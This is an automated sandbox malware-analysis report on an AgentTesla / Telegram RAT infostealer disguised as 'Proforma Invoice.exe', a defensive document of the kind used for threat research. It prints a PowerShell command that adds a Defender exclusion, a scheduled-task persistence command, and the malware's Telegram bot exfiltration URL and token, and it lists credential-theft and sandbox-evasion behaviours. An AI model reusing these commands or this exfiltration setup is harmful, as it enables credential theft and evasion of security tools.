ID: 668067
Sample Name: Proforma Invoice.exe
Cookbook: default.jbs
Time: 10:23:18
Date: 18/07/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

Proforma Invoice.exe


Overview

General Information

Sample Name:	Proforma Invoice.exe
Analysis ID:	668067
MD5:	bea52e8910c076..
SHA1:	42777245a3f79e..
SHA256:	8d5f8190ec870d..
Tags:	exe
Infos:	



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected Telegram RAT
- Yara detected AgentTesla
- Yara detected AntiVM3
- Multi AV Scanner detection for drop…
- Snort IDS alert for network traffic
- Tries to steal Mail credentials (via fi…
- Initial sample is a PE file and has a…
- Tries to harvest and steal Putty / W…
- Tries to harvest and steal ftp login c…
- Tries to detect sandboxes and other…

Classification



Process Tree

- **System is w10x64**
- Proforma Invoice.exe (PID: 7152 cmdline: "C:\Users\user\Desktop\Proforma Invoice.exe" MD5: BEA52E8910C076F5720AC20970E48A10)
  - powershell.exe (PID: 2936 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\ebJpPhiwjcAviB.exe MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 5716 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - schtasks.exe (PID: 6456 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\ebJpPhiwjcAviB" /XML "C:\Users\user\AppData\Local\Temp\tmp8D30.tmp MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 3516 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - Proforma Invoice.exe (PID: 1500 cmdline: C:\Users\user\Desktop\Proforma Invoice.exe MD5: BEA52E8910C076F5720AC20970E48A10)
- **cleanup**

Malware Configuration

Threatname: Telegram RAT

```
{
  "C2 url": "https://api.telegram.org/bot5573921253:AAHXKq7lrmioCzUGP-9p7lopfbVX0A_ZdQA/sendMessage"
}
```

Threatname: Agenttesla

```
{
  "Exfil Mode": "Telegram",
  "Chat id": "5359531870",
  "Chat URL": "https://api.telegram.org/bot5573921253:AAHXKq7lrmioCzUGP-9p7lopfbVX0A_ZdQA/sendDocument"
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.417720343.0000000002C24000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000000.00000002.416609324.00000000029D7000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000008.00000000.410969105.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000008.00000000.410969105.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000000.00000002.421261359.0000000004564000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 18 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
8.0.Proforma Invoice.exe.400000.8.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
8.0.Proforma Invoice.exe.400000.8.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
8.0.Proforma Invoice.exe.400000.8.unpack	JoeSecurity_GenericDownloader_1	Yara detected Generic Downloader	Joe Security	
8.0.Proforma Invoice.exe.400000.8.unpack	MALWARE_Win_AgentTeslaV3	AgentTeslaV3 infostealer payload	ditekSHen	• 0x32c49:$s10: logins • 0x326b0:$s11: credential • 0x2ebf0:$g1: get_Clipboard • 0x2ebfe:$g2: get_Keyboard • 0x2ec0b:$g3: get_Password • 0x2fef9:$g4: get_CtrlKeyDown • 0x2ff09:$g5: get_ShiftKeyDown • 0x2ff1a:$g6: get_AltKeyDown
8.0.Proforma Invoice.exe.400000.10.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 37 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ETPRO TROJAN Agent Tesla Telegram Exfil - Source IP: 192.168.2.6 - Destination IP: 149.154.167.220 −

Timestamp:	192.168.2.6149.154.167.220497814432851779 07/18/22-10:25:15.675809
SID:	2851779
Source Port:	49781
Destination Port:	443
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Networking

Snort IDS alert for network traffic

Uses the Telegram API (likely for C&C communication)

Yara detected Generic Downloader

System Summary

Malicious sample detected (through community Yara rule)

Initial sample is a PE file and has a suspicious name

.NET source code contains very large array initializations

Data Obfuscation

.NET source code contains potential unpacker

Boot Survival

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

Adds a directory exclusion to Windows Defender

Stealing of Sensitive Information

Yara detected Telegram RAT

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality

Yara detected Telegram RAT


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 1 Windows Management Instrumentation	1 Scheduled Task/Job	1 1 Process Injection	1 1 Disable or Modify Tools	2 OS Credential Dumping	1 File and Directory Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Web Service	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Scheduled Task/Job	Boot or Logon Initialization Scripts	1 Scheduled Task/Job	1 Deobfuscate/Decode Files or Information	1 Credentials in Registry	1 1 4 System Information Discovery	Remote Desktop Protocol	2 Data from Local System	Exfiltration Over Bluetooth	1 1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	2 Obfuscated Files or Information	Security Account Manager	1 Query Registry	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 3 Software Packing	NTDS	3 1 1 Security Software Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Masquerading	LSA Secrets	1 Process Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 3 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	1 3 1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 1 Process Injection	DCSync	1 Application Window Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	1 Remote System Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Proforma Invoice.exe	31%	Virustotal		Browse
Proforma Invoice.exe	37%	Metadefender		Browse
Proforma Invoice.exe	55%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
Proforma Invoice.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\ebJpPhiwjcAviB.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\ebJpPhiwjcAviB.exe	37%	Metadefender		Browse
C:\Users\user\AppData\Roaming\ebJpPhiwjcAviB.exe	55%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
8.2.Proforma Invoice.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
8.0.Proforma Invoice.exe.400000.8.unpack	100%	Avira	TR/Spy.Gen8		Download File

Source	Detection	Scanner	Label	Link	Download
8.0.Proforma Invoice.exe.400000.6.unpack	100%	Avira	TR/Spy.Gen8		Download File
8.0.Proforma Invoice.exe.400000.12.unpack	100%	Avira	TR/Spy.Gen8		Download File
8.0.Proforma Invoice.exe.400000.10.unpack	100%	Avira	TR/Spy.Gen8		Download File
8.0.Proforma Invoice.exe.400000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://a7Yu7sNuvhjH4U.com	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://https://api.ipify.org%%startupfolder%	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://https://api.telegram.org4	0%	URL Reputation	safe	
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://api.telegram.orgD8	0%	URL Reputation	safe	
http://api.eve-central.com/api/marketstat	0%	URL Reputation	safe	
http://api.eve-central.com/api/marketstatIDon	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	0%	URL Reputation	safe	
http://a7Yu7sNuvhjH4U.comx	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://eve.no-ip.de/prices/30d/	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://crl.micro	0%	URL Reputation	safe	
http://eIoKIh.com	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://api.eve-online.com/	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
api.telegram.org	149.154.167.220	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://api.telegram.org/bot5573921253:AAHXKq7lrmioCzUGP-9p7lopfbVX0A_ZdQA/sendDocument	false		high


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	Proforma Invoice.exe, 00000008.00000002.640067759.0000000002F61000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://www.fontbureau.com/designersG	Proforma Invoice.exe, 00000000.00000002.423566944.0000000006A22000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designers/?	Proforma Invoice.exe, 00000000.00000002.423566944.0000000006A22000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn/bThe	Proforma Invoice.exe, 00000000.00000002.423566944.0000000006A22000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://api.telegram.org	Proforma Invoice.exe, 00000008.00000002.643035960.00000000032B6000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designers?	Proforma Invoice.exe, 00000000.00000002.423566944.0000000006A22000.00000004.00000800.00020000.00000000.sdmp	false		high
http://a7Yu7sNuvhjH4U.com	Proforma Invoice.exe, 00000008.00000002.642687799.0000000003255000.00000004.00000800.00020000.00000000.sdmp, Proforma Invoice.exe, 00000008.00000003.453167723.000000001254000.00000004.00000020.00020000.00000000.sdmp, Proforma Invoice.exe, 00000008.00000002.643016652.00000000032B2000.00000004.00000800.00020000.00000000.sdmp, Proforma Invoice.exe, 00000008.00000002.643092928.00000000032CB000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiro.com	Proforma Invoice.exe, 00000000.00000002.423566944.0000000006A22000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers	Proforma Invoice.exe, 00000000.00000002.423566944.0000000006A22000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://api.ipify.org%%startupfolder%	Proforma Invoice.exe, 00000008.00000002.640067759.0000000002F61000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	low
http://www.goodfont.co.kr	Proforma Invoice.exe, 00000000.00000002.423566944.0000000006A22000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.sajatypeworks.com	Proforma Invoice.exe, 00000000.00000002.423566944.0000000006A22000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.typography.netD	Proforma Invoice.exe, 00000000.00000002.423566944.0000000006A22000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cn/cThe	Proforma Invoice.exe, 00000000.00000002.423566944.0000000006A22000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	Proforma Invoice.exe, 00000000.00000002.423566944.0000000006A22000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://fontfabrik.com	Proforma Invoice.exe, 00000000.00000002.423566944.0000000006A22000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://api.telegram.org4	Proforma Invoice.exe, 00000008.00000002.643035960.00000000032B6000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	Proforma Invoice.exe, 00000008.00000002.640067759.0000000002F61000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	Proforma Invoice.exe, 00000000.00000002.423566944.0000000006A22000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fonts.com	Proforma Invoice.exe, 00000000.00000002.423566944.0000000006A22000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sandoll.co.kr	Proforma Invoice.exe, 00000000.00000002.423566944.0000000006A22000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.urwpp.deDPlease	Proforma Invoice.exe, 00000000.00000002.423566944.0000000006A22000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.zhongyicts.com.cn	Proforma Invoice.exe, 00000000.00000002.423566944.0000000006A22000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	Proforma Invoice.exe, 00000000.00000002.417720343.0000000002C24000.00000004.00000800.00020000.00000000.sdmp, Proforma Invoice.exe, 00000000.00000002.416609324.0000000029D7000.00000004.00000800.00020000.00000000.sdmp, Proforma Invoice.exe, 00000008.00000002.643035960.00000000032B6000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sakkal.com	Proforma Invoice.exe, 00000000.00000002.423566944.0000000006A22000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://api.ipify.org%	Proforma Invoice.exe, 00000008.00000002.640067759.0000000002F61000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	low
http://https://api.telegram.orgD8	Proforma Invoice.exe, 00000008.00000002.643272697.0000000003302000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0	Proforma Invoice.exe, 00000000.00000002.423566944.0000000006A22000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com	Proforma Invoice.exe, 00000000.00000002.423566944.0000000006A22000.00000004.00000800.00020000.00000000.sdmp	false		high
http://api.eve-central.com/api/marketstat	Proforma Invoice.exe	false	• URL Reputation: safe	unknown
http://api.eve-central.com/api/marketstatIDon	Proforma Invoice.exe, ebJpPhiwjcAviB.exe.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	Proforma Invoice.exe, 00000008.00000002.640067759.0000000002F61000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://code.google.com/p/com232term	ebJpPhiwjcAviB.exe.0.dr	false		high
http://a7Yu7sNuvhjH4U.comx	Proforma Invoice.exe, 00000008.00000002.642687799.0000000003255000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.coml	Proforma Invoice.exe, 00000000.00000002.423566944.0000000006A22000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	Proforma Invoice.exe, 00000000.00000002.423566944.0000000006A22000.00000004.00000800.00020000.00000000.sdmp	false		high
http://eve.no-ip.de/prices/30d/	Proforma Invoice.exe, ebJpPhiwjcAviB.exe.0.dr	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cn	Proforma Invoice.exe, 00000000.00000002.423566944.0000000006A22000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	Proforma Invoice.exe, 00000000.00000002.423566944.0000000006A22000.00000004.00000800.00020000.00000000.sdmp	false		high
http://crl.micro	Proforma Invoice.exe, 00000008.00000002.647093535.0000000006865000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://eIoKIh.com	Proforma Invoice.exe, 00000008.00000002.640067759.0000000002F61000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://api.telegram.org/bot5573921253:AAHXKq7lrmioCzUGP-9p7lopfbVX0A_ZdQA/	Proforma Invoice.exe, 00000000.00000002.421261359.0000000004564000.00000004.00000800.00020000.00000000.sdmp, Proforma Invoice.exe, 00000008.00000000.410969105.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Proforma Invoice.exe, 00000008.00000000.410130498.0000000000402000.00000040.00000400.00020000.00000000.sdmp	false		high
http://www.jiyu-kobo.co.jp/	Proforma Invoice.exe, 00000000.00000002.423566944.0000000006A22000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	Proforma Invoice.exe, 00000000.00000002.423566944.0000000006A22000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://api.telegram.org/bot5573921253:AAHXKq7lrmioCzUGP-9p7lopfbVX0A_ZdQA/sendDocumentdocument-----	Proforma Invoice.exe, 00000008.00000002.640067759.0000000002F61000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://api.telegram.org	Proforma Invoice.exe, 00000008.00000002.643272697.0000000003302000.00000004.00000800.00020000.00000000.sdmp, Proforma Invoice.exe, 00000008.00000002.643092928.00000000032CB000.00000004.00000800.00020000.00000000.sdmp	false		high
http://github.com/riuson/com232term	ebJpPhiwjcAviB.exe.0.dr	false		high
http://api.eve-online.com/	Proforma Invoice.exe, ebJpPhiwjcAviB.exe.0.dr	false	• URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
149.154.167.220	api.telegram.org	United Kingdom		62041	TELEGRAMRU	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	668067
Start date and time: 18/07/202210:23:18	2022-07-18 10:23:18 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 51s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Proforma Invoice.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0

Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@9/10@2/2
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 1.4% (good quality ratio 1.1%) • Quality average: 63.6% • Quality standard deviation: 33.7%
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe
